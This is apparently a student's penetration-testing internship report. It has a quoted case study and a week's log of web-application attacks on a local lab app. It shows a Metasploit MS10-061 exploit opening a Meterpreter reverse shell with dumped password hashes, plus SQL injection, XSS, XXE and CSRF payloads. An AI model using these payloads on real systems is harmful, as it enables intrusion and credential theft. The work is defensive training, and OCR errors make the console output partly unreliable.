
Using a publicly available exploit, the MS spools vulnerability was triggered and a meterpreter shell chosen as the payload. Under normal circumstances, MS08-061 will not provide a remote user control over the computer because it creates the payload but is unable to execute it remotely. To bypass this restriction, the file is written to a directory used by Windows Management Instrumentation. This directory is periodically scanned and any .mof files are processed automatically. This exploit was successfully executed, giving them control over the user’s computer.



```
isf exploit(ms10_061_spoolss) > run

*] Started reverse handler on 192.168.2.11:4444
*] Trying target Windows Universal...
*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.255.3[\spoolss] ...
*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.255.3[\spoolss] ...
*] Attempting to exploit MS10-061 via \\192.168.255.3\Lexmark ...
*] Printer handle: 000000004a72c17b6dd1d149bc2a135ce7c53f15
*] Job started: 0x8
*] Wrote 73802 bytes to %SystemRoot%\system32\BrY9G5gLtaaDvm.exe
*] Job started: 0x9
*] Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\GbBC0I5Ttvlc9K.mof
*] Everything should be set, waiting for a session...
*] Sending stage (882176 bytes) to 192.168.2.59
*] Meterpreter session 3 opened (192.168.2.11:4444 -> 192.168.2.59:1108) at 2015-06-20 22:25:41 -0400

ieterpreter > sysinfo
:omputer        : PAMPOOVEY-HR
)S              : Windows XP (Build 2600, Service Pack 3).
\rchitecture    : x86
;ystem Language : en_US
ieterpreter     : x86/win32
ieterpreter > hashdump
[cumen:1005:c3139f0d0d3cd7fa5039ad475451228e:2c6ccc25c79477c5749e6a27d6b694d7:::
\dministrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
\SPNET:1004:72375b9530eda056498be4499444ad2e:e103fc728dbf86128cedcb8de1361caa:::
;uest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ielpAssistant:1000:393736a027d4f85f2db9c8d5a27fc180:fc6f5fa0d56214b30492145862600795:::
)wner:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
;UPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:79082610ca501b9cac4d5977f0b4f2c9:::
ieterpreter >
```

A vulnerability in the outdated and unsupported Windows XP operating system not only gave us access but also allowed us to dump all user hashes to be used in further attacks.

A hash dump was done and various password hashes were collected for cracking. Finally, A VNC server was injected into the victim’s computer to get a desktop view of the user.




The VNC server was used to observe the actions of the target and learn more about the company.

At this stage, a malicious attacker could further the attack by:

- Using the internal systems behind the firewall to distribute backdoors to other areas of the network
- Carrying out targeted attacks against any and all employees through information found on the computer
- Destruction and/or stealing of sensitive employee and company data
- Distribution of malicious client side code via the web page of Business Solutions
- Leveraging web server access to conduct attacks against Business Solutions partners and clients that maintain a trusting relationship with the company

It was therefore determined that although these steps were possible, they were outside the current scope of work. They had successfully shown a direct path from a public server into the company's internal resources including databases and an HR personnel computer, exposing data that could be used to further attacks and compromising all system integrity and confidentiality with the ability to affect availability as well.



A sequence of vulnerabilities allowed them to bypass network level firewalls to compromise a server on the internal network which was leveraged as a pivot to compromise further hosts on the internal network.

Conclusion:

Through a series of vulnerabilities, they were able to gain administrative access to critical system resources of Business Solutions' internal network. These vulnerabilities would have had a catastrophic impact on their day to day activities had they been exploited by a malicious attacker. The outdated software used to exploit the system along with incorrect file permissions indicates a series of failures in software deployment, server management and the patch management program.

The project scope for this test was the following:

- Determine whether an external attacker could find an entry point into the internal network
- If a path was found, determine: o What systems the attacker could reach
    - If the confidentiality/integrity of confidential system information would be compromised

As demonstrated above, these goals were all met. An attack against Business Solutions resulted in complete loss of integrity and confidentiality of personal employee information, as well as access to various company assets. The breach of their internal networks can be greatly attributed to flaws in its patch management program and insufficient access controls at the network level. Review of the patch management process and network boundary segmentation must be implemented in order to mitigate the vulnerabilities exploited during the penetration test.

Recommendations for the client by the attacker

Due to the severity of the impact their attack would have had on the overall organization, it is recommended that sufficient resources should be allocated to remediate both external and internal network vulnerabilities in a timely manner. While this engagement was not done to provide a comprehensive list of all security vulnerabilities and relevant solutions, the following actions are recommended:

1. **Implement/Review Patch Management Process** – Outdated versions of software were found both externally and internally, indicating a lack of a patch management process. Maintaining and updating a patch management program in accordance to NIST SP 800-40 is a necessary component in reducing the company's attack surface.

2. **Establish trust boundaries** – External and internal networks should be separated by different trust boundaries, with packet filtering controls at the nodes in order to reduce an attacker's access to company information. Separate segmented networks should be implemented for different departments within a company to mitigate the risk of an internal compromise having a cascading effect on the rest of the company.

3. **Review file permissions and use least-privilege principle –** The shadow file was accessible because of incorrect file permission settings. Under a default configuration, the shadow file is not accessible to anyone other than the root user. Contents indicated two users with high privilege. Different restricted privilege accounts should be created for all users using the server in order to control impact if one is breached.

4. **Conduct regular vulnerability assessments** – Regular vulnerability assessments are needed for the timely discovery and patching of new previously undiscovered vulnerabilities. For more information on operating an effective risk management program, please consult NIST SP 800-30.

Risk Rating

Because a direct path from a public structure to a confidential and internal part of the network was discovered during the penetration test, they have determined the overall risk rating for Business Solutions is High. There are multiple paths an external attacker could take in order to compromise internal resources which would impact the systems availability, integrity and confidentiality.

--End of their analysis---

Thus we learnt about realtime penetration of a client and how to mitigate the vulnerabilities by suggesting vulnerabilities.

Report for Week 7 (26-06-2017 to 01-07-2017)

Objectives:

- To perform attacks on the Web-Application.
- To learn how to make reports.
- Using some scripts to take advantage of loops in the web-application.
- To find out how to make the application secure.

Achievements:


We performed a lot of attacks this week and find out what the problem is with the code foe some attacks.

- We have tool screenshots of some of the attacks we have performed in this week.
- It is not much difficult to secure the web application from simple attacks like XSS, SQL etc.
- SQL injections can be counter-measured by using text filters in the code.
- We should block all the common attacking words that an attacker usually uses.
- We should not trust a user and think like a hacker to block all possible attacks.
- We should also filter suggestions made by user. It may contain some malicious code.

Results

We performed many attacks on a web application and we are appending the screenshots of few of the attacks performed.

1. XSS (persistent)




pwned!!

In this attack malicious script is added in the query box which store the data in the server, so when the next user open the page which has been attacked, the script execute itself and we can fool the user to compromise his login credentials.

Malicious Script Used:

<script>alert(”pwned”)</script>

2. XSS (Reflected)



I am vulnerable

OK

This attack is used to know if a web application is vulnerable to XSS or not.


We entered the script in a query box and a pop-up occurred indicating that the site is vulnerable.

Malicious Script used:

<script>alert(“I am vulnerable”)</script>

Above attacks can be used to perform phishing attacks to get the login details of user. We can also use other scripts to get the sensitive information.

3. XML Injection



Example: <somexml><message>Hello World</message></somexml>

XML

```
<?xml version="1.0"?> <!DOCTYPE change-log [
<!ENTITY systemEntity SYSTEM "robots.txt"> ]>
<change-log> <text>&systemEntity;</text>;
</change-log>
```

XML Submitted

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "robots.txt"> ]> <change-log> <text>&systemEntity;
</text>; </change-log>
```

Text Content Parsed From XML


```
User-agent: * Disallow: passwords/ Disallow: config.inc Disallow: classes/ Disallow: javascript/ Disallow: owasp-esapi-php/ Disallow: documentation/
Disallow: phpmyadmin/ Disallow: includes/;
```

This attack makes use of the XML language scripts to hack in to the website.

Many websites are vulnerable to this attack and simple codes are available which can use this vulnerability to take over the information in the servers.

Code that has been used can be seen in the box above.

4. Broken Authentication



Username: jeremy


Password: ••••••••••••••••••

This attack shows how we can break the authentication and escalate the user privileges using SQL injections.

In this attack we have used a tautology in the password field to bypass the password field.

Jeremy is the a recognized user and the password used is ***' or ('a' = 'a' and username='jeremy') or '***.

5. SQL Injection (Extracting Data)



View your details

Back

Please enter username and password to view account details

Name: select null,null,null,null --

Password:

View Account Details

Dont have an account? Please register here


Results for . 1 records found.

Username=1
Password=
Signature=

SQL injection makes use of the simple the loops in the MySQL code to get sensitive information.

In this attack we have used SQL to get the username and password from the website database.

6. SQL injection (Login)



Please sign-in

Name jeremy

Password ' or 1=1 –

Dont have an account? Please register here


We have entered password ***‘ or 1=1 –***

The backend receive the following query

SELECT * FROM _table_ WHERE username=’jeremy’ AND password= ‘ ‘ or ‘1=1’ -- ‘

This condition is always true and hence we get the access without knowing password.

7. CSRF (Cross Site Reference Forgery)



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Password Changed

More info


- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://en.wikipedia.org/wiki/Cross-site_request_forgery

We have used following code which was taken from the source code of the page to change the password of application while a user was already logged in.

```
<form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/?" method="GET"> Enter Password: <br>
<input type="text" AUTOCOMPLETE="off" name="password_new" value="csrf"><br>
Enter Password Again: <br>
<input type="text" AUTOCOMPLETE="off" name="passworf_conf" value="csrf"><br>
<input type="submit" value="Click me!" name="Change">
</form>
```

This attack make use of the trust of the website that user is genuine.

8. Extracting User Data



Name jeremy

Password ' or (1=1 and username = 'jeremy') –

Dont have an account? Please register here

Using a tautology in the password field we can get the details of the specific user.

Conclusions

It was a great experience to spend the summer ’17 to discover, learn and explore the field of cyber security and penetration testing of web application. We are glad to learn to work as a team and the value of teamwork. In this journey we first learnt the basics of the world of ethical hacking. We came across various vulnerabilities present in current systems whose exploits are evident such as recent ransomware attacks, phishing attacks which have adverse effect on businesses. We learnt and performed some most commonly present attacks on a locally hosted web application to acquire in depth knowledge of these exploits.

We have also learnt how to pen test a web application and do risk assessment suggest preventive measure for any client. All in all our task to be able to perform penetration testing a web application and report its status damage assessment is accomplished.

Hence, I would once again thank our project supervisor, Rajan Bose and our mentor, Ujjwal Sinha, for giving us the opportunity and also all time support and suggestions.